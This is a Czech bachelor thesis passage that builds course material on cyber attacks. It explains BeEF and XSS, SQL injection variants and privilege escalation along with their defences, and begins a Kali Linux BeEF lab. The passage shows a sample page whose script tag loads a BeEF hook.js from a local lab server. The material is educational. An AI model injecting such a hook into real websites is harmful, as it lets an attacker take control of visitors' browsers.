UNIVERZITA PARDUBICE
Fakulta elektrotechniky a informatiky

BAKALÁŘSKÁ PRÁCE

2024 Petr Janoušek

Univerzita Pardubice
Fakulta elektrotechniky a informatiky

Příklady kybernetických útoků

Bakalářská práce

2024 Petr Janoušek

Univerzita Pardubice
Fakulta elektrotechniky a informatiky
Akademický rok: 2023/2024

ZADÁNÍ BAKALÁŘSKÉ PRÁCE
(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Petr Janoušek**
Osobní číslo:	**I21160**
Studijní program:	**B0688A140009 Informační technologie**
Téma práce:	**Příklady kybernetických útoků**
Zadávající katedra:	**Katedra informačních technologií**

Zásady pro vypracování

Cílem bakalářské práce je vypracování studijních materiálů pro výuku předmětu Bezpečnost informačních systémů. V práci budou zpracovaný různé typy kybernetických útoků. U každého vzorového kybernetického útoku bude popsán jeho princip, detailní postup pro jeho provedení, ale i popis ochrany před tímto útokem.

Rozsah pracovní zprávy: **30**
Rozsah grafických prací:
Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam doporučené literatury:

HANÁČEK, P; STAUDEK, J. Bezpečnost informačních systémů. Praha: Úřad pro státní informační systém, 2000. ISBN: 80-23854-00-3. S: 127..
ČSN ISO/IEC 27035 (36 9799) Informační technologie – Bezpečnostní techniky – Řízení incidentů bezpečnosti informací
ČSN ISO/IEC 27001. Informační technologie-Bezpečnostní techniky-Systémy managementu bezpečnosti informací – Požadavky. Praha: Český normalizační institut, 2006. 36s.

Vedoucí bakalářské práce: **Ing. Martin Pozdílek, Ph.D.**
Katedra informačních technologií

Datum zadání bakalářské práce: **15. prosince 2023**
Termín odevzdání bakalářské práce: **10. května 2024**

L.S.

Ing. Zdeněk Němec, Ph.D. v.r.
děkan

Ing. Jan Panuš, Ph.D. v.r.
vedoucí katedry

V Pardubicích dne 28. února 2024

Prohlašuji:

Práci s názvem Příklady kybernetických útoků jsem vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Beru na vědomí, že v souladu s § 47b zákona č. 111/1998 Sb., o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších předpisů, a směrnicí Univerzity Pardubice č. 7/2019 Pravidla pro odevzdávání, zveřejňování a formální úpravu závěrečných prací, ve znění pozdějších dodatků, bude práce zveřejněna prostřednictvím Digitální knihovny Univerzity Pardubice.

V Pardubicích dne 1. 5. 2024

Petr Janoušek v.r.

PODĚKOVÁNÍ

Rád bych poděkoval panu Ing. Martinu Pozdílkovi, Ph.D za odborné vedení, cenné rady a vstřícný přístup při tvorbě této bakalářské práce.

ANOTACE

Bakalářská práce je zaměřena na rozšíření studijních materiálů předmětu Bezpečnost informačních systémů. Teoretická část se zabývá podrobným popisem vybraných kybernetických útoků a obraně proti nim. Praktická část se zabývá tvorbou studijních materiálů, respektive cvičení na vybrané kybernetické útoky pro výše zmíněný předmět.

KLÍČOVÁ SLOVA

kybernetické útoky, kybernetická obrana, praktické příklady, XSS, BeEF, SQL injection, eskalace privilegií

TITLE

Examples of cyber attacks

ANNOTATION

The bachelor thesis focuses on expanding the study materials of the Information Systems Security subject. The theoretical part provides a detailed description of selected cyber attacks and defenses against them. The practical part involves creating study materials, specifically exercises on selected cyber attacks for the aforementioned subject.

KEYWORDS

cyber attacks, cyber defense, practical examples, XSS, BeEF, SQL injection, privilege escalation

OBSAH

SEZNAM ILUSTRACÍ A TABULEK

SEZNAM ZKRATEK A ZNAČEK

BeEF	Browser Exploitation Framework
HTML	HyperText Markup Language
SQL	Structured Query Language
XSS	Cross-Site Scripting

SEZNAM PŘÍLOH

ÚVOD

Kybernetické útoky se stávají neodmyslitelnou součástí digitálního věku, když informační technologie a internet formují základní pilíře moderní společnosti. Tyto útoky představují nejen významnou hrozbu pro individuální uživatele, ale také pro podniky či infrastrukturu států. S postupujícím rozvojem technologií se zvyšuje nejen jejich frekvence, ale také sofistikovanost a devastace, kterou mohou způsobit. Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB) v roce 2023 zaznamenal rekordní nárůst kybernetických incidentů, kdy jejich celkový počet dosáhl 262, téměř zdvojnásobujíc tak úroveň předchozího roku. [1]

Cílem bakalářské práce je rozšířit studijní materiály pro předmět Bezpečnost informačních systémů. U jednotlivých útoků je vysvětlen jejich princip, postup pro provedení útoků, ale je i popsána obrana před útokem.

Hlavním důvodem výběru tématu byla zvídavost a motivace se dozvědět o odvětví kyberbezpečnosti, kterým bych se chtěl v budoucnu zabývat. Na tomto odvětví mě zaujala jeho rozmanitost využití znalostí z ostatních oblastí informačních technologií.

Obsahem bakalářské práce je nejprve popis využitých technologií při tvorbě studijních materiálů. Poté jsou rozebrány jednotlivé kybernetické útoky, jejich princip a obrana proti nim. V poslední řadě bakalářská práce popisuje provedení jednotlivých kybernetických útoků na různých příkladech.

1 POUŽÍTÉ TECHNOLOGIE

1.1 HTML – HyperText Markup Language

V roce 1989 ve výzkumném centru fyziky CERNu spolupracovali Tim Berners-Lee a Robert Caillau na novém informačním systému, který měl propojit dokumenty. V té době byly běžně používány jazyky jako TeX, PostScript a SGML pro tvorbu dokumentů. Berners-Lee si však uvědomil potřebu něčeho jednoduššího. Proto v roce 1990 navrhli jazyk HyperText Markup Language, zkráceně HTML a protokol pro jeho přenos v počítačové síti HyperText Transfer Protocol – HTTP. Berners-Lee také vytvořil první webový prohlížeč, který se jmenoval WorldWideWeb. V průběhu let vycházely nové verze, které rozšiřovaly schopnosti, opravovaly chyby a nedostatky HyperText Markup Language. Nejnovější verzí je momentálně HTML5. [2, s. 10-11]

HyperText Markup Language je značkovací jazyk, který popisuje význam a strukturu webového obsahu. Slovo hypertext odkazuje na odkazy propojující webové stránky, ať už v rámci jednoho webu, nebo napříč různými weby. Tyto odkazy jsou klíčovým principem fungování World Wide Web. [3]

Jazyk využívá systém značek, takzvaných tagů pro anotaci textu, obrázků a dalších druhů obsahu. Tím určuje, jak mají být jednotlivé části interpretovány a zobrazeny webovým prohlížečem. HyperText Markup Language tag se skládá z názvu elementu uzavřeného ve špičatých závorkách. Pro lepší přehlednost a čitelnost je doporučeno používat v názvech tagů malá písmena, ačkoliv HyperText Markup Language nerozlišuje mezi velkými a malými znaky. [3]

HyperText Markup Language trpí z hlediska kybernetické bezpečnosti především na špatné kódovací praktiky při vytváření webových stránek. Mezi známé zranitelnosti patří například Cross Domain Messaging, která vzniká, když webová stránka používá nebezpečnou metodu postMessage umožňující cross-domain messaging. Tato metoda je sama o sobě bezpečná, ale její nesprávné použití může vést třeba ke krádeži citlivých dat. [4]

1.2 JavaScript

JavaScript vznikl v době, kdy se vyvíjely první webové prohlížeče. Netscape Communications v roce 1994 vytvořila webový prohlížeč Netscape Navigator, který se stal nejoblíbenějším prohlížečem v 90. letech. Společnost rychle pochopila potřebu dynamických stránek a v roce 1995 zaměstnala Brendana Eicha, aby vyvinul skriptovací jazyk pro webové prohlížeče. Tím vznikl JavaScript. Java v názvu JavaScript nemá nic společného s programovacím jazykem Java. Jedná se o čistě marketingový tah ze strany Netscape Communications. Po úspěchu verze 1.0 Netscape Navigator udržel vedoucí pozici na trhu. Microsoft reagoval vydáním své implementace JavaScriptu – JScriptu. Jelikož byly v tu dobu na trhu v podstatě dva JavaScripty, začaly vznikat problémy s kompatibilitou. Proto se rozhodlo standardizovat jazyk pod názvem ECMAScript. O vývoj JavaScriptu se starají Mozilla Foundation a Ecma International. [5]

JavaScript je jazyk s vysokou úrovní abstrakce, který se často využívá při vývoji moderních webových aplikací. Jeho všestrannost a možnosti ho činí nepostradatelným prvkem pro interaktivní a dynamické webové stránky. JavaScript umožňuje tvorbu různých funkcí a efektů, jako je například ověřování formulářů, implementace interaktivních map, animace grafiky a mnoho dalšího. [6] Jako třetí pilíř standardních webových technologií spolu s HTML a CSS přispívá k vytváření plynulého a uživatelsky přívětivého prostředí na internetu. Tím poskytuje uživatelům bohatší a přitažlivější zážitek z prohlížení webových stránek.

Z pohledu kybernetické bezpečnosti se JavaScript často využívá pro útoky, jako jsou například Cross-Site Scripting (XSS) útoky. Tyto útoky umožňují vkládání škodlivých skriptů do důvěryhodných webových stránek, což může vést například k odcizení dat nebo přesměrování uživatele na phishingové stránky. [7]

1.3 Oracle VM VirtualBox

VirtualBox je open-source software pro virtualizaci x86 architektury počítačů. Slouží jako hypervizor. Hypervisor je počítačový hardware, firmware či software, který generuje a spravuje virtuální stroje a jejich přiřazené prostředky hostitelským počítačem jako například počet CPU jader nebo diskové místo. [8; 9; 10]

Historie VirtualBoxu sahá do roku 2007, kdy byl vytvořen firmou Innotek GmbH a později zakoupila společnost Sun Microsystems, která byla odkoupena společností Oracle. [9]

Podpora VirtualBoxu zahrnuje širokou škálu hostitelských operačních systémů, včetně Windows, Linuxu a macOS. Mezi podporované hostované operační systémy patří vybrané verze Microsoft Windows, různé distribuce Linuxu, Solaris, macOS, OpenBSD, FreeBSD, MS-DOS a další. Uživatel má také možnost pozastavit běh virtuálního stroje a později ho obnovit. [9]

1.4 Kali Linux

Kali Linux je specializovaná linuxová distribuce vyvíjená společností Offensive Security, která je založena na populární distribuci Debian. Primárně se zaměřuje na penetrační testování a bezpečnostní audity a nabízí uživatelům více než 600 sofistikovaných nástrojů pro tyto účely. Jeho výhodou je také detailní dokumentace a dostupnost zdarma pro veřejnost. Kali Linux je vhodný pro profesionální bezpečnostní testování díky své široké podpoře bezdrátových zařízení, možnosti přizpůsobení jádra a ARM procesorů. [11; 12, s. 19-20; 13, s. 3]

Historie Kali Linuxu sahá až k jeho předchůdci Backtrack, který vycházel z linuxové distribuce Knoppix a později se rozvětvil do dalších distribucí, jako například WHAX. Backtrack se stal profesionální distribucí specializovanou na penetrační testování a vydal několik verzí, než v roce 2013 přešel pod nový název – Kali Linux. Tato změna byla způsobena potřebou aktualizace architektury a implementace nových funkcí. Kali Linux dědí důležité vlastnosti svého předchůdce, jako je bezplatná dostupnost, široká podpora bezdrátových zařízení a přizpůsobitelnost jádra, a stává se průmyslovým standardem pro penetrační testování a zabezpečení IT infrastruktury. [11; 12, s. 19-20; 13, s. 3]

Nutno podotknout, že Kali Linux není ojedinělá linuxová distribuce využívaná v oblasti kybernetické bezpečnosti. Mezi další využívané linuxové distribuce patří například Backbox, Parrot Security či BlackArch. [14]

2 TEORETICKÁ ČÁST

2.1 BeEF – The Browser Exploitation Framework

Browser Exploitation Framework, zkráceně BeEF, je open-source nástroj zaměřený na penetrační testování, který vznikl v roce 2006 pod vedením Wade Alcorna. Projekt byl původně vyvinut v jazyce Ruby a postupně se stal průkopníkem v oblasti využívání zranitelností webových prohlížečů k hodnocení bezpečnostních opatření cílových prostředí. Na rozdíl od jiných bezpečnostních frameworků se BeEF zaměřuje na zneužití zranitelností na straně klienta, konkrétně na útoky skrze webový prohlížeč. [15; 16]

Hlavním účelem BeEF je zachytit (hooknout) jeden nebo více webových prohlížečů, které jsou poté využívány k provádění řízených útoků pomocí útočných modulů specificky navržených pro tento účel. Tyto útočné moduly poskytují uživatelům možnost vybírat a spouštět specifické útočné moduly v reálném čase, což umožňuje přizpůsobit útoky jednotlivým prohlížečům. Díky tomu je BeEF považován za výkonný a intuitivní nástroj pro penetrační testování, který přináší užitečné nástroje pro hodnocení bezpečnosti webových aplikací a infrastruktury. [16; 17]

BeEF využívá JavaScriptový kód (nazývaný "hook"), který se vkládá do cílového prostředí pomocí HTML tagů <script>. Tento kód je nezbytný pro zachycení webových prohlížečů a jejich následné ovládání prostřednictvím BeEF. V praxi je tento "hook" často vkládán do webových stránek prostřednictvím zranitelnosti známé jako Cross-site scripting (XSS), kde je možné vložit nebezpečný kód do stránky a ten je poté prováděn v prohlížeči uživatele. Ve výchozím nastavení je URL cesta hooku složena z IP adresy provozovatele BeEFu, jeho portu a /hook.js, viz. Obrázek 1. Pro zajištění funkčnosti je nutné zajistit, aby cílové prohlížeče byly schopny navázat TCP spojení se serverem BeEF. [17]

```
        </div>
        <a href="index.html"><button type="submit">Submit</button></a>
    </form>

    <script src="http://127.0.0.1:3000/hook.js"></script>
</body>
```

Obrázek 1 – Příklad JavaScriptového hooku

Vzhledem k tomu, že moderní webové prohlížeče často odmítají načítat zdroje JavaScriptu z nezabezpečených zdrojů, je doporučeno provozovat BeEF za HTTPS (Hypertext Transfer Protocol Secure) reverzní proxy. Tím je zajištěna bezpečná komunikace mezi BeEF

a cílovými prohlížeči. Při použití HTTPS je rovněž nezbytné mít platný certifikát podepsaný důvěryhodnou certifikační autoritou. [17]

2.1.1 XSS

Cross-site scripting (XSS) útoky představují způsob, jak útočník může vložit škodlivé skripty do běžných a důvěryhodných webových stránek. Tyto útoky se objevují tehdy, když útočník využívá webovou aplikaci k odeslání škodlivého kódu, obvykle ve formě skriptu, který se spouští ve webovém prohlížeči uživatele. [7]

Útočník může využít XSS k odeslání škodlivého skriptu nevinnému uživateli. Prohlížeč uživatele nerozpozná, že skript by neměl být důvěřován, a tudíž ho spustí. Skript, který je prohlížečem považován za důvěryhodný, pak může získat přístup k citlivým informacím, jako jsou cookies, relační tokeny, nebo dokonce přepsat obsah stránky. [7]

Chyby, které umožňují vykonání XSS útoků, jsou poměrně běžné. Nadace OWASP (The Open Worldwide Application Security Project), která pravidelně zveřejňuje od roku 2003 žebříček OWASP Top 10, který zvýrazňuje ty nejvážnější bezpečnostní hrozby pro webové aplikace, řadí XSS útoky zatím každý rok mezi přední příčky tohoto žebříčku. [18; 19]

2.1.2 Obrana

O úspěšnosti útoku pomocí Browser Exploitation Framework rozhoduje, zda se cíli úspěšně spustí JavaScript hook, který by umožnil útočníkovi ovládat webový prohlížeč jeho cíle. Nejjednodušší obranou je blokovat načtení JavaScriptových prvků webové stránky, na kterou se chce uživatel dostat. Možnost blokování JavaScriptu na webových stránkách nabízí většina webových prohlížečů ve svých nastaveních. Tato forma obrany je velmi jednoduchá na implementaci, ovšem blokuje veškeré JavaScriptové prvky na webových stránkách, tedy i ten neškodný. Může se tedy stát, že některé stránky nebudou fungovat správně. [20]

Další možností obrany je instalace pluginů do webových prohlížečů, které vyhledávají a blokují pouze JavaScriptové prvky webových stránek, jež vyhodnotí jako nebezpečné. Jedním z těchto pluginů je uMatrix, který kromě blokace škodlivých JavaScriptových prvků ukládá výsledky skenování stránek do logů. Nevýhodou této obrany je, že ne vždy korektně dokáže vyhodnotit škodlivé JavaScriptové prvky. Stává se tedy, že tyto pluginy nezablokují škodlivý obsah nebo zablokují i neškodný obsah webové stránky. [20]

Pro linuxové uživatele je možnost obrany proti Browser Exploitation Framework nástroj XSpear, jenž detekuje XSS zranitelnosti na dané webové stránce. Je vhodný pro detekci

reflektovaných XSS zranitelností. Také může být využit web developery jako nástroj pro testování bezpečnosti webových stránek. Ovšem tento nástroj není spolehlivý při detekci persistentního XSS. [20]

Program Burp Suite je také vhodnou formou obrany. Skenuje data procházející prohlížečem a blokuje škodlivé scripty, které poté ukládá do logů. Tento program je velmi spolehlivou obranou nejen proti XSS útokům a je dostupný na mnoha operačních systémech. Nevýhodou této obrany je, že pokud uživatel používá bezplatnou verzi Burp Suite, nemá zpřístupněné veškeré funkcionality programu. Zároveň další překážkou pro uživatele může být velmi komplikované ovládání programu vzhledem k jeho komplexnosti. [20]

2.2 SQL injection

SQL injection útok se vyznačuje vložením nebo „injekcí“ SQL dotazu útočníkem přes vstupní data klienta do aplikace za účelem takové manipulace s databází, která nebyla zamýšlena developerem. Úspěšný SQL injection může číst citlivá data z databáze, modifikovat databázová data, provádět administrativní operace na databázi například vypnutí DBMS, obnovit obsah určitého souboru přítomného v souborovém systému DBMS a v některých případech vydávat příkazy do operačního systému. SQL injection útoky jsou typem injekčního útoku, při kterém jsou do datového vstupu vloženy SQL příkazy s cílem ovlivnit provedení předdefinovaných SQL příkazů. [21]

SQL injection je možný, protože uživatelský vstup je vkládán do skutečného SQL dotazu bez řádné kontroly a očisty. To znamená, že jakýkoli vstup od uživatele, který aplikace zpracovává, může být potenciálně nebezpečný. Útočník může poskytnout škodlivý řetězec prostřednictvím URL parametrů, těla HTTP požadavku nebo cookies. [22; 23]

Dle OWASP Top 10 z roku 2021 se útok řadí SQL injection řadí na třetí příčku. Přední pozice v tomto žebříčku zastává SQL injection již od samotného vydání OWASP Top 10 v roce 2003. [24]

2.2.1 Typy SQL útoků

Kybernetický útok SQL injection se dá rozdělit do několika kategorií – Union a Error based SQL injection a Blind SQL injection, která se dá dále rozdělit na Boolean a Time based SQL injection.

2.2.1.1 Union based SQL injection

Operátor UNION v SQL slouží k spojení výsledků SELECT dotazů z různých tabulek do jedné tabulky. Útočník může využít tento operátor k vložení dalšího SELECT dotazu do původního dotazu, což mu umožní získat data z jiných tabulek v databázi. Takto může získat citlivé informace nebo provést neoprávněné operace s daty v databázi. [25]

2.2.1.2 Error based SQL injection

V error-based injection se útočník snaží vložit řetězce, které způsobí chyby v důsledku nesprávné syntaxe nebo sémantiky SQL dotazů. Může získávat informace o aplikaci pomocí špatně nakonfigurovaných webových frameworků, které generují chybové zprávy. Některé webové frameworky dokonce obsahují kompletní sledy volání ovlivněných webových aplikací. Poté je možné využít tyto chybové zprávy k výpisu tabulek, sloupců a hodnot. [26]

2.2.1.3 Blind SQL injection

Blind SQL injection je typ SQL injection útoku, kdy útočník využívá nedostatky v aplikaci k odeslání SQL dotazů na databázi, aniž by měl přímý přístup k výstupu těchto dotazů. To znamená, že útočník nemusí vidět výsledky dotazů, ale pouze na základě chování aplikace nebo odpovědí serveru odhaduje, zda je jeho útok úspěšný nebo ne. Tento typ útoku je obvykle složitější na provedení, ale může být stejně nebezpečný jako běžný SQL injection útok. [27]

2.2.1.3.1 Boolean based SQL injection

Boolean-based SQL injection je technika útoku, která využívá zaslání SQL dotazu do databáze tak, aby aplikace vrátila odlišnou odpověď v závislosti na tom, zda je výsledek dotazu pravdivý či nepravdivý. Útočník může získat informace o struktuře databáze a obsahu dat tím, že postupně testuje jednotlivé znaky dotazu a analyzuje reakci aplikace. I když žádná konkrétní data nejsou vrácena, útočník může získat citlivé informace o databázi pouze na základě odpovědi aplikace. Tato metoda je často pomalá, protože vyžaduje postupné zkoušení a odhadování znaků. [28]

2.2.1.3.2 Time based SQL injection

Tento typ SQL injection útoku spočívá v zaslání dotazu, který pokud je vyhodnocen kladně, databáze se pozastaví na určitý čas a poté vrátí výsledky, což indikuje úspěšné provedení SQL dotazu. Pomocí této metody útočník vyčísluje každý znak požadovaného údaje. [29]

2.2.2 Obrana

Jednou z důležitých praktik obrany před SQL injection je nikdy nevěřit uživatelskému vstupu. Každý vstup od uživatele, který aplikace přijímá, představuje potenciální riziko, a proto je nezbytné provádět sanitizaci dat. To zahrnuje filtrování vstupů, jako jsou e-mailové adresy a telefonní čísla, aby obsahovaly pouze povolené znaky podle standardů daného formátu. [30; 31, s. 3-4]

Důležité je také zabezpečit komunikaci pomocí protokolu HTTPS, který zajišťuje šifrování dat přenášených přes internet a tím chrání proti možným útokům SQL injection. Dynamické SQL dotazy by měly být nahrazeny připravenými dotazy nebo uloženými procedurami, což snižuje riziko SQL injection útoků. [31, s. 3-4]

Pravidelné aktualizace softwaru jsou klíčové, protože útočníci mohou objevit zranitelnosti v aplikaci a pokusit se je zneužít. Hashování dat, například hesel uživatelů, pomáhá chránit data v případě, že útočník získá přístup k úložišti dat. [31, s. 3-4]

Dalším důležitým opatřením je monitorování SQL dotazů, aby se identifikovaly podezřelé aktivity a zranitelnosti. Použití nástrojů pro monitorování, které využívají technologie jako strojové učení nebo behaviorální analýzu, může pomoci v detekci neobvyklých vzorů a potenciálních hrozeb. [31, s. 3-4]

Jednou z nejúčinnějších obran proti SQL injection útoku je ovšem používání parametrizovaných příkazů. Parametrizovaný příkaz je zvláštní forma SQL dotazu, která odděluje samotný příkaz od dat, jež jsou do něj vložena. Místo přímého vkládání uživatelských vstupů do dotazu jsou tyto hodnoty nahrazeny parametry, což brání interpretaci uživatelských dat jako součásti samotného SQL kódu. Například, místo dotazu jako „`SELECT * FROM Users WHERE username = 'John'`“ by byl použit parametrizovaný dotaz jako „`SELECT * FROM Users WHERE username = ?`“. Princip parametrizovaných příkazů spočívá v tom, že databázový systém rozlišuje mezi samotným SQL kódem a daty, která jsou do něj vkládána. Tím pádem je hodnota „John“ předána jako parametr odděleně od dotazu. [30, 32]

2.3 Eskalace privilegií

Eskalace privilegií je kybernetický útok, který cílí na získání neoprávněného přístupu s vyššími oprávněními do systému. Útočníci využívají různé metody, jako jsou lidské chyby, nedostatky v softwaru nebo designové nedostatky, aby pronikli do systému a získali vyšší úrovně přístupu, než které jim původně byly přiděleny. Tento typ útoku často souvisí s laterálním pohybem, kdy útočníci hledají cestu do hlubších vrstev sítě za účelem nalezení cenných dat. Výsledkem eskalace privilegií je interní nebo externí uživatel s neoprávněnými systémovými oprávněními. V závislosti na rozsahu průniku mohou útočníci způsobit menší nebo větší škody. To může být například jednoduchý neoprávněný e-mail nebo útok ransomware na velké množství dat. Pokud zůstane nedetekován, útoky mohou vést až k pokročilým trvalým hrozbám. [33]

Útok se dá rozdělit na dva hlavní typy – horizontální a vertikální eskalace privilegií. Horizontální eskalace privilegií nastává, když útočník získá přístup k běžnému uživatelskému účtu s nižšími právy. Útočník může získat přihlašovací údaje zaměstnance a následně se dostat k jeho e-mailům, souborům a dalším aplikacím nebo sítím, ke kterým má přístup. S touto úrovní pozice může útočník postupovat horizontálně skrz síť a rozšiřovat svůj přístup mezi dalšími podobně privilegovanými účty. [33]

Vertikální eskalace privilegií začíná podobně jako horizontální, ovšem útočník využívá základní pozici ke snaze o vertikální vzestup místo snahy se rozšířit na další účty se stejnými privilegii. Cílem je tedy získat přístup k účtům s vyššími oprávněními. Například může cílit na účty s administrátorskými oprávněními nebo přístupem k rootu. Tyto účty mohou být použity k invazi do jiných účtů. [33]

Dle OWASP Top 10 z roku 2021 se eskalace privilegií řadí na první příčku. Na tuto pozici se útok posunul z pátého místa, kam byl umístěn v předchozím vydání OWASP Top 10 v roce 2017. [34]

2.3.1 Obrana

Spolehlivá obrana proti útoku není, existuje pouze možná prevence a metody, jak zabránit rozsáhlému rozšíření útoku eskalace privilegií při kompromitaci aplikace. Eskalace privilegií může začít a pokračovat mnoho způsoby, proto je nutné mít obecně dobře zabezpečenou aplikaci, systém či webovou stránku. Uživatelé aplikace, systému nebo webové stránky by měli mít silná hesla k jejich účtům. Současně administrátoři by měli spravovat a případně odstranit neaktivní účty uživatelů. Dobrou obranou před eskalací privilegií je také

monitorování aktivit privilegovaných účtů pomocí různých nástrojů či personálem. Software by se měl pravidelně aktualizovat. Doporučuje se také pravidelně analyzovat kód aplikace, webové stránky či systému kvůli potenciálním zranitelnostem jako například SQL injection. [35]

Dobrou obranou před rozšířením útočníka na další účty při eskalaci privilegií je adaptace principu Least Privilege. Cílem tohoto principu je, že každý uživatel by měl operovat s nejnižšími možnými privilegii, se kterými je schopen vykonat svoji práci. [36]

Při tvorbě aplikace je dobré se řídit principem separace privilegií. Cílem separace privilegií je omezit část kódu, která běží s speciálními oprávněními. Tento cíl se dosahuje rozdělením aplikace na části, kde jedna část má přístup k privilegiím a ostatní části běží bez nich. Část s privilegii se nazývá monitor a ostatní části bez privilegií jsou označovány jako otroci. I když bývá obvykle pouze jeden otrok, není to vždy pravidlem. Otrok musí požádat monitor o provedení jakékoliv operace, která vyžaduje privilegia. Před provedením požadavku od otroka monitor nejprve ověří jeho platnost. Pokud je požadavek aktuálně povolen, monitor ho provede a výsledky komunikuje zpět otrokovi. [36]

3 PRAKTICKÁ ČÁST

Cílem praktické části byla tvorba studijních materiálů pro předmět Bezpečnost informačních systémů. Studijní materiály jsou tvořeny pro výše zmíněné kybernetické útoky v teoretické části. Studijní materiály se snaží klást důraz na to, aby student pochopil princip daného kybernetického útoku a dokázal se orientovat v prostředí.

3.1 Browser Exploitation Framework

Cvičení na kybernetický útok zvaný Browser Exploitation Framework se zaměřuje na seznámení studenta s funkcionalitou tohoto útoku. Pracuje se v prostředí operačního systému Kali Linux. Cvičení pokrývá instalaci, přípravu webové stránky a tři vybrané útoky, které si student může vyzkoušet bez toho, aniž by potřeboval doplňující zařízení jako například server nebo další virtuální stroj.

3.1.1 Instalace a spuštění


V první části cvičení je se studentem probrána instalace a spuštění útoku přes terminál Kali Linuxu. Po spuštění v terminálu je mu vysvětleno nastavení hesla a také JavaScript kód, takzvaný hook, který využije při tvorbě infikované webové stránky. Zadáním příkazu `sudo apt install beef-xss` do terminálu se naistaluje Browser Exploitation Framework a příkazem `sudo apt install chromium` se nainstaluje webový prohlížeč Chromium, který se využije při Google phishing útoku.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install beef-xss
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
  libcattle-1.0-0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  beef-xss
0 upgraded, 1 newly installed, 0 to remove and 9 not upgraded.
Need to get 3,548 kB of archives.
After this operation, 20.7 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 beef-xss amd64 0.5.4.0+git20220823-0kali2 [3,548 kB]
Fetched 3,548 kB in 11s (325 kB/s)
Selecting previously unselected package beef-xss.
(Reading database ... 430079 files and directories currently installed.)
Preparing to unpack .../beef-xss_0.5.4.0+git20220823-0kali2_amd64.deb ...
Unpacking beef-xss (0.5.4.0+git20220823-0kali2) ...
Setting up beef-xss (0.5.4.0+git20220823-0kali2) ...
beef-xss.service is a disabled or a static unit not running, not starting it.
Processing triggers for kali-menu (2023.4.7) ...

┌──(kali㉿kali)-[~]
└─$
```

Obrázek 2 – Instalace Browser Exploitation Framework

Příkaz `sudo beef-xss` spustí Browser Exploitation Framework. Při prvním spuštění si student musí vytvořit heslo k přihlášení do webového rozhraní, ze kterého se ovládá útok. Po volbě hesla zobrazena adresa webového rozhraní a hook, který se vkládá do kódu stránky.




Obrázek 3 – Spuštění Browser Exploitation Framework

Následně je se studentem probráno přihlášení do webového rozhraní a projde se s ním úvodní strana po přihlášení, konkrétně lišta s názvem Hooked Browsers. V této liště poté vidíme ve složce Online Browsers aktivní cíle, které jsou momentálně připojené ke stránce s hookem. Ve složce Offline Browsers jsou uloženy momentálně neaktivní cíle.

3.1.2 Příprava prostředí

